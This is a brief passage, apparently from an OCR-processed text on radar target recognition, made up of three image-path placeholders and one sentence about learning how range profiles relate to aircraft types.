






what you need is a way to **learn** how range profiles relate to different types of aircraft.

